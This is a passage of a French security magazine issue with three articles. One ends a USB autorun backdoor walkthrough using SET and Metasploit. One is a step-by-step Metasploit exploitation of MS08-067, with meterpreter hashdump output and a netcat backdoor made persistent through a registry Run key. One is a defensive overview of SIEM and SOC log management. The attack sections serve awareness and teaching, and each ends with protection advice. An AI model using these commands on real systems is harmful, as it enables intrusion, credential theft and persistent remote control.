- Windows Shell Reverse_TCP (N°1).

Figure 4. *Choix du Payload (Exploit)*

- Backdoored Executable (BEST),
- Port 4444.




Figure 5. *Choix de l'encodage et le port d'écoute*

Il suffit par la suite de lancer le *listener,* qui n'est autre que l'outil **Metasploit**, sur la machine de l'attaquant, et de récupérer les deux (2) fichiers préparés par **SET** sur la clé-usb que nous allons insérer par la suite au niveau d'une machine virtuelle Windows préparée à cet effet.

Figure 5. *Machine attaquante (192.168.1.1) en écoute à l'aide de METASPLOIT sur son port 4444*

Voici les deux (2) fichiers générés par l'outil SET:

- program.exe : le backdoor qui va s'exécuter sur la machine de la victime,
- autorun.inf : le fichier qui va automatiquement lancer l'exécution de **program.exe**.




Figure 6. *Fichiers générés par SET*

Passons aux tests

Nous récupérons les deux (**2**) fichiers dans la clé USB que nous insérons au niveau de la machine (de la victime) préparée à cet effet puis nous récupérons les résultats de l'attaque des deux (**2**) côtés, victime et attaquant.

Côté machine Victime :

Il suffit de taper, au niveau de l'invite de commande « ***netstat –b*** » pour apercevoir les résultats :

```
C:\Documents and Settings\Administrateur>netstat -b

Connexions actives

  Proto  Adresse locale         Adresse distante       Etat
  TCP    ice-df1a47bcbb6:1118   192.168.1.1:4445       ESTABLISHED     680
  [program.exe]
```

Figure 7. *netstat –b côté machine victime*

Il est bien clair que la machine victime a établie une connexion **TCP** à partir de son port **1118** vers la machine de l'attaquant **192.168.1.1** sur son port **4445**.

Côté machine de l'Attaquant :

```
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:4445
[*] Starting the payload handler...
msf exploit(handler) > use exploit/multi/handler[*] Command shell session 1 opened (192.168.1.1:
4445 -> 192.168.1.2:1118) at Tue Apr 19 08:52:13 +0000 2011
```

Figure 8. *Metasploit en écoute côté machine de l'attaquant (**192.168.1.1**)*

Nous constatons qu'une session a été ouverte avec la machine victime et que l'attaquant a un accès Shell en mode **root**.

Comment s'en protéger contre ce genre de d'attaques ?

Il est possible de se protéger de plusieurs manières possibles dont :

- Désactiver la lecture automatique des supports amovibles au niveau du système d'exploitation,
- Activer le firewall sur la machine,
- Mettre à jour continuellement l'anti-virus et activer la protection en temps réel,
- ...

Conclusion

Cet article nous a montré la simplicité avec laquelle une personne malintentionnée pourrait mettre en place une attaque de type USB-Exploit.

Techniquement, nous avons présenté l'exemple de deux (**2**) machines appartenant au même réseau **LAN**. Il est possible d'élaborer ce genre d'attaques à travers le réseau **WAN** en préparant l'environnement attaquant de la manière adéquate et c'est ce qui rend ce genre d'attaque dévastateur.

Ce genre d'attaque est très répandu dans le milieux des affaires, de la recherche avancée, du business,…

Nous avons vu aussi que cette attaque revêt deux (**2**) grands volets: le volet humain (social engineering) et le volet technique (Backtrap, SET, Metasploit).

Concernant le volet technique, les outils ne manquent pas pour ce genre de pratiques.

Pour le volet humain, des centaines de types d'attaques sont possibles allant du classique « **voudrait tu lire mon introduction et me donner ton avis d'expert** » jusqu'au « **ton ordinateur est touché par un virus veux-tu que je jette un coup d'œil ?** »…

Références et pour aller plus loin

Site Web : http://www.backtrack-linux.org/
http://www.backtrack-linux.org/backtrack/social-engineering-toolkit-training/

MS08-067

Ce que vous allez Apprendre...

Les risques d'une mise à jour oubliée,
Exploiter la non mise à jour pour prendre le contrôle du système d'exploitation,
Comment se protéger contre ces risques.

Ce que vous devez Savoir...

Notions en systèmes d'exploitation Windows,
Connaissances basiques pour l'outil Metasploit.

Le Risque

L'installation des mises à jour et correctifs de sécurité système revêt souvent un aspect facultatif par manque de temps, de moyens ou par craintes d'interruption des services et processus métiers.
Pourtant, l'installation de ces correctifs que ce soit sur les serveurs ou les postes de travail, permet bien souvent de se prémunir contre des vulnérabilités de sécurité bien réelles, soient-elles internes ou externes. Afin de gérer cette tâche, plusieurs solutions existent sur le marché notamment pour les systèmes Microsoft, jugées comme faisant partie des plus vulnérables.
A la fin de l'année **2008**, une faille liée à un débordement de tampon concernant le service « **Serveur** » de Microsoft assurant le partage de fichiers, d'impression et d'édition de canaux sur le réseau est découverte. Cette vulnérabilité, affectée au bulletin de sécurité Microsoft plus connue sous ce nom **MS08-067**, touche plusieurs versions de Windows (Windows **2000**, **XP**, **Vista**, **2003** et même certaines versions de **2008 Server**).
Malgré l'ancienneté de cette faille, elle reste très répondue sur nos systèmes d'informations. Pire encore, elle est plus que jamais critique vu l'existence de codes d'exploitation libres sur Internet permettant à un attaquant d'exécuter du code arbitraire avec les privilèges administrateur du système et de prendre ainsi le contrôle de la machine à distance. Elle est aussi la principale source de propagation de plusieurs vers et virus (Le plus connu étant **Conficker**) qui utilise cette faille pour se propager même en présence de solutions antivirales efficaces.

Exploiter la faille

Parmi ces codes d'exploitation disponibles gratuitement sur le Net, nous utilisons l'outil « **Metasploit Framework** » pour montrer dans cet article l'exploit sur une machine tournant sous **Windows 2003 Server** en y installant un cheval de Troie. Metasploit Framework est un célèbre outil pour le développement et l'exécution d'exploits plus ou moins sophistiqués.
Pour commencer, il faut télécharger l'outil à partir de l'adresse http://www.metasploit.com. Ensuite, à partir de la console de Metasploit, nous entamons la procédure suivante :

1. Choisir l'exploit à réaliser :

Listing 1. *Sélection de la vulnérabilité à exploiter*

```
msf > use exploit/windows/smb/ms08_067_netapi
```

2. Configurer les variables LHOST et LPORT permettant de spécifier l'adresse IP et le port qui seront en écoute sur la machine locale :

Listing 2. *Sélection ports source et destination*

```
msf exploit(ms08_067_netapi) > set LHOST [@IP de la machine locale]
msf exploit(ms08_067_netapi) > set LPORT 4444
```

3. Configurer la variable RHOST qui spécifie l'adresse IP de la machine cible :

Listing 3. Sélection de l'@IP de la cible

```
msf exploit(ms08_067_netapi) > set RHOST [@IP de la machine cible]
```

4. Configurer la variable PAYLOAD qui spécifie quand à elle la partie du code qui sera exécutée dans la zone mémoire débordée.
Plusieurs valeurs sont possibles : Contrôle à distance à travers l'outil **VNC**, installation d'une porte dérobée ou l'ouverture d'une simple invite de commandes MSDOS. Dans notre cas, nous avons choisit le PAYLOAD **meterpreter** qui permet l'exécution de plusieurs commandes intéressantes que nous allons voir un peu plus loin.

Listing 4. *Choix du PAYLOAD à exécuter*

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
```

5.La commande exploit permet de lancer l'attaque.

Listing 5. Lancement de l'attaque

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse handler on port 4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 – No Service Pack - lang:Unknown
[*] Selected Target: Windows 2003 SP0 Universal
[*] Triggering the vulnerability…
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.136:4444 -> 192.168.0.141:1042)
meterpreter >
```

L'apparition du bash « **meterpreter >** » indique que l'exploit a réussi. L'intrus contrôle alors complètement la machine. Grâce au PAYLOAD, il peut ainsi exécuter des commandes qui lui permettraient de :

- Télécharger et Uploader des fichiers sur la machine (commandes download et upload),
- Désactiver les protections antivirus et firewalls locaux,
- Contrôler la configuration réseau et système,
- Activer à distance la WEBCAM et le MICRO de la machine contrôlée,
- Récupérer le Hash des mots de passe de la machine (commande hashdump) comme montrés dans la figure ci-dessous. A partir de ces Hash il est possible de retrouver les mots de passe en clair à travers des attaques par brute force, par dictionnaire ou par cryptanalyse (par le biais des Rainbow tables).

Listing 6. *Résultat de la commande Hashdump*

```
meterpreter > hashdump
[*] Obtaining the boot key…
[*] Calculating the hboot key using SYSKEY 8528c78df7ff55040196a9b670f114b6…
[*] Obtaining the user list and keys…
[*] Decrypting user keys…
[*] Dumping password hashes…
Administrator:500:b512c1f3a8c0e7241aa818381e4e751b:1891f4775f676d4d10c09c1225a5c0a3:::
dook:1004:81cbcef8a9af93bbaad3b435b51404ee:231cbdae13ed5abd30ac94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9cac9c4683494017a0f5cad22110dbdc:31dcf7f8f9a6b5f69b9fd01502e6261e:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:36547c5a8a3de7d422a026e51097ccc9:::
vitim:1003:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
meterpreter >
```

La suite de la procédure pour un attaquant serait d'uploader un utilitaire (**netcat** par exemple) qui fera office de cheval de Troie lui permettant de revenir et reprendre le contrôle du serveur à n'importe quel moment même après la mise à jour du système et la correction de la faille.

6. Uploader le fichier netcat

Listing 7. Uploader le fichier netcat

```
meterpreter > upload /tmp/nc.exe c:\\windows\\system32

[*] uploading  : /tmp/nc.exe ->
```

Listing 8. *Succès de l'opération d'upload*

```
[*] uploaded : /tmp/nc.exe -> c:\windows\system32\nc.exe
```

7. Par la suite l'attaquant ira rajouter une entrée dans le registre pour exécuter **netcat** à chaque démarrage de la machine et le configurer pour écouter sur le port **443**.

Listing 9. *Configuration de Netcat*

```
meterpreter> reg setval –k
HKLM\\SOFTWARE\\Microsoft\\Windows\\Current
Version\\Run –v nc –d "C:\\windows\\system32
\\nc.exe –L –d –p 443 –e cmd.exe"
```

L'outil netcat se mettra à fonctionner même après que la machine sera redémarrée. L'attaquant devra alors seulement se connecter par un **telnet** au port 443 de la machine cible pour avoir un contrôle complet de la machine même après que celle-ci applique les mise à jour.




Figure 1. *Connexion de l'attaquant au backdoor*

Comment s'en protéger ?

Des dizaines de vulnérabilités et leurs codes d'exploitation apparaissent chaque mois. Certains touchent les produits Microsoft (Windows, Office, …) mais d'autres les autres éditeurs Adobe, Unix, Mac OS, Google, VMware, VLC, iPhone...

Vous vous demandez peut être comment s'en protéger. Et bien c'est simple. Dès leurs apparitions, appliquez les mises à jour.

Cela dit, entre le temps d'apparition de la faille et l'apparition de la mise à jour, il peut se passer des semaines. Au cours de cette période, les hackers appellent ce genre de vulnérabilités « **Zeroday** ». C'est-à-dire que n'importe quel système est automatiquement vulnérable car les patchs ne sont pas encore disponibles. Durant cette période, il faut garder un maximum de vigilance contre tout comportement suspect du système (Bugs récurrents, …) et compter sur des systèmes de détections d'intrusions pour rester vigilent contre toute activité suspecte.

Conclusion

Encore aujourd'hui, le fait de mettre en place des mises à jour reste un luxe pour beaucoup de personnes ou d'entreprises. En revanche, pour les hackers, cela reste la source d'intrusion majeure dans leurs exploits même les plus sophistiqués. Dans cet article, nous avons montré comment n'importe quelle personne initiée un tant soit peu à l'informatique peut, à l'aide de simples outils disponibles gratuitement sur Internet, pénétrer sur des systèmes distants, exploitant une faille encore d'actualité aujourd'hui, la **MS08-067**. Bien entendu, la meilleur des parades pour contrer ce genre de menaces est de maintenir tous ses systèmes constamment mises à jour.




Figure 2. *Activités de l'attaque **MS08-067** en **2008**.*

Références et pour aller plus loin

http://www.microsoft.com/technet/security/bulletin/ms08-067.mspx
http://dev.metasploit.com/documents/users_guide.pdf

Innovation & Consulting in Engineering

La Qualité par Principe

ICE - Conseil

Nos consultants sont là pour vous conseiller

Parce qu'un système d'information performant et sécurisé vous permet de réaliser vos objectifs métier.


Un système d'information sécurisé, organisé et en phase avec les objectifs métier de l'entreprise est un moteur de croissance.

Dans cette optique ICE propose toute une panoplie de prestation de conseil sécurité et informatique répartie comme suit :

- Politique de Sécurité Informatique (ISO 2700X) ,
- Plan de Continuité d'Activité / Plan de Reprise d'Activité (PCA/PRA),
- Analyse des Risques,
- Investigation après Attaque Informatique,
- Certification ISO 27001,
- Certification PCI-DSS,
- Manuel des Procédures Informatiques (ITIL),
- Formation et Sensibilisation.

Forte de l'expérience et l'expertise de ses consultants sécurité IT dans les domaine cités ci-dessus, certifiés ANSI, ISO 27001, CISSP, ITIL, CISCO, Juniper, Microsoft, ICE (cabinet certifié ANSI) assure des prestations de qualité conformément aux normes internationales en la matière et les lois et réglementations en vigueur.

Pour avoir plus de détail concernant l'une de nos prestations de service vous pouvez nous contacter directement au : 71 961 255 / 71 961 445 / contact@ice-innov.com ou bien télécharger directement notre brochure correspondante à votre besoin sur le site web : www.ice-innov.com.



Contact :

E-mail : contact@ice-innov.com
Tel : (+216) 71 961 255
Fax : (+216) 71 961 301

Gestion et Corrélation des Logs

Ce que vous allez Apprendre...

En quoi consiste la problématique de gestion et analyse de logs ?
Qu'est ce qu'un SIEM (System Information Event manager) et un SOC (Security Operating Center) ?
Quels solutions existent pour quels besoins ?

Ce que vous devez Savoir...

Notions très basiques en réseau et système.

Problématique

Vous avez une tonne de logs dont vous ne savez quoi faire ? Vous voulez avoir une vision globale et complète sur le fonctionnement de votre système d'information ? Vous avez des besoins de conformité à certains standards et normes internationales ? Si c'est le cas, alors vous faites clairement face à une problématique de gestion et corrélation de logs. Chaque composante de votre système d'information (**Switch**, **routeur**, **pare feu**, **IDS/IPS**, **serveur**, **base de données**, …) génère des informations relatives aux évènements touchant à ses activités. Ces événements génèrent à leurs tours des informations appelées « **Logs** » en anglais ou « **Journaux** » en Français. Plus le nombre de composants est grand, plus la tâche d'analyse et de collecte des logs devient ardue.

Face à cette problématique, des solutions de gestion des informations et événements de sécurité (**SIEM**) existent. Ces solutions sont en passe de devenir des éléments incontournables de l'infrastructure de sécurité de toute entreprise, jouant un rôle important dans la détection des menaces, la réponse aux incidents, l'investigation légale (**forensics**) et la conformité aux standards sécurité.




Figure 1. *Principe de base d'une solution **SIEM***

Par rapport aux objectifs de ces solutions, et selon le **Cabinet Gartner**, « les utilisateurs finaux ont besoin d'analyser les données des événements de sécurité en temps réel, pour la gestion des menaces commençant par les événements réseau, et de produire des analyses et des rapports sur les données journalisées, pour surveiller la conformité avec la politique de sécurité, ayant comme premier focus les événements des applications et sites hôtes ».

Les solutions **SIEM** automatisent donc et rationalisent le processus de collecte des logs, d'événements (non limités aux seuls événements de sécurité), depuis diverses sources à travers le réseau. Ces produits ont recours à des techniques d'agrégation de données et de corrélation d'événements pour analyser les données afin d'identifier les menaces de sécurité connues et déceler les comportements anormaux susceptibles d'identifier un problème.

Figure 2. *Interactions dans un SIEM*

En déclenchant une alerte, la solution **SIEM** active des processus automatiques ou manuels afin de rechercher et maîtriser toute attaque suspecte ou reconnue.
En outre, les solutions **SIEM** facilitent les investigations numériques légales (**forensics**) et simplifient le processus de réponse aux requêtes d'audit. Ces plateformes incluent également de plus en plus couramment des fonctions de gestion et d'archivage de logs, ce qui facilite la conformité aux dispositions légales de rétention des données à long terme.
La plupart des plates-formes **SIEM** se présentent sous forme de solutions logicielles ou d'*Appliance* optimisées pour simplifier le déploiement. En général, les produits incluent un logiciel serveur, une console de gestion centralisée en mode web, et dans la plupart des cas, un logiciel agent qui doit être déployé sur les dispositifs à surveiller. De nombreuses solutions incluent des capacités de stockage additionnelles et des référentiels de données servant à stocker et gérer les données des événements.

Figure 3. *Exemple d'interface **SIEM***

Cela dit, les solutions **SIEM** ne peuvent par elles-mêmes, empêcher ni minimiser les attaques. Si vous vous attendez à ce qu'elles le fassent, vous risquez d'être déçus. Toutefois, lorsqu'elles sont déployées dans un écosystème de sécurité complet qui supporte le travail des analystes de sécurité, les solutions **SIEM** jouent un rôle capital dans la détection et l'analyse des menaces, les mesures correctives, les investigations et les rapports de conformité.

Vers un Security Operating Center ?

Le **C**entre **O**pérationnel de la **S**écurité des **S**ystèmes d'Information (**COSSI**), plus connu sous son appellation anglo-saxonne **S**ecurity **O**perating **C**enter (**SOC**) est une structure physique et logique que peut mettre en place une entreprise donnée pour assurer le contrôle et la surveillance **24h/24** et **7j/7** de ses ressources informatiques critiques mise en place sur la base de solutions **SIEM**. Le **SOC** est plus global que le **NOC**, **N**etwork **O**perating **C**enter (exemple Cisco Mars), englobant ainsi toutes les composante d'un système d'information (réseau, système, applications, …).

Le **SOC**, peut être interne, au sein de la direction informatique ou externe, chez un tiers de confiance. Dans ce cas de figure, un lien VPN Sécurisé entre le site principal et le site SOC permet l'échange sécurisé des données dans les deux sens à travers Internet. En effet, le site principal envoie les logs générés par les composantes du Système d'Information (machines/ serveurs/ application/ équipements réseaux, équipements sécurité, etc.) vers le site SOC qui les analyse en temps réel et renvoie des alertes et des rapports aux personnes concernées sur le site principal afin de pallier aux insuffisances ou failles éventuellement découvertes.




Figure 4. *Principe d'un **SOC** Externe*

Quelles solutions pour quels besoins ?

La gamme des solutions de gestion des logs comprend toute une panoplie d'offres permettant de répondre aux besoins fonctionnels des petites et moyennes entreprises comme des plus grandes organisations.

La plupart des grands constructeurs système et réseau (**Microsoft**, **Cisco**, …), à l'exception notable d'**IBM**, se sont retirés au profit d'entreprises plus spécialisées (**Arcsight**, **RSA** (**EMC**), **Netforensics**, **LogLogic**, **Symantec**, …).




Figure 5. *Quadrant magique de Gartner concernant les principaux éditeurs de solutions **SIEM** pour Mai **2010***

Il est inutile de spécifier que vus les contraintes logistiques (accords avec les différents éditeurs), de complexité, de maintenance, les solutions commerciales restent nettement supérieures aux solutions gratuites.

Cela dit, du côté des logiciels libres, une solution émerge, l'**OSSIM** (**O**pen **S**ource **S**ecurity **I**nformation **M**anagement). Le but de ce projet est de fournir toute une panoplie d'outils pour garantir à l'administrateur une vue complète pour tous les aspects liées à la sécurité à travers une interface de visualisation et des systèmes de reporting complets. Cette solution demeure cependant peu utilisée dans les environnements de production ou métiers.




Figure 6. *Interface **OSSIM***

Conclusion

La mise en place d'une solution de gestion des événements (**SIEM**) dans un premier temps puis d'un **S**ecurity **O**perating **C**enter (**SOC**) dans un second temps, est un pas que beaucoup de responsables informatiques hésitent à faire. Pourtant, cette démarche leur accorderaient un contrôle absolue sur leur système d'information via un monitoring continu.

D'un autre coté, le **SOC**, leur permettra de se préparer à tout type d'incident et les assureraient d'être en conformité avec leur politique de sécurité interne ainsi que les exigences de sécurité imposées par la nature de leur métier (SoX, PCI-DSS, …) ou les standards internationaux en la matière (ISO27001).

Références et pour aller plus loin

http://www-01.ibm.com/software/tivoli/products/security-operations-mgr/
http://www.arcsight.com/library/download/building-a-successful-soc/
http://www.rsa.com/products/envision/wp/9724_7SIEM_WP_0708_FRENCH-lowres.pdf

Juin 2011 - N°2 / 2011

WHITEHACK

IT Security Magazine

Abonnez-vous à (ici)

WHITEHACK

Juin 2011– N°2/2011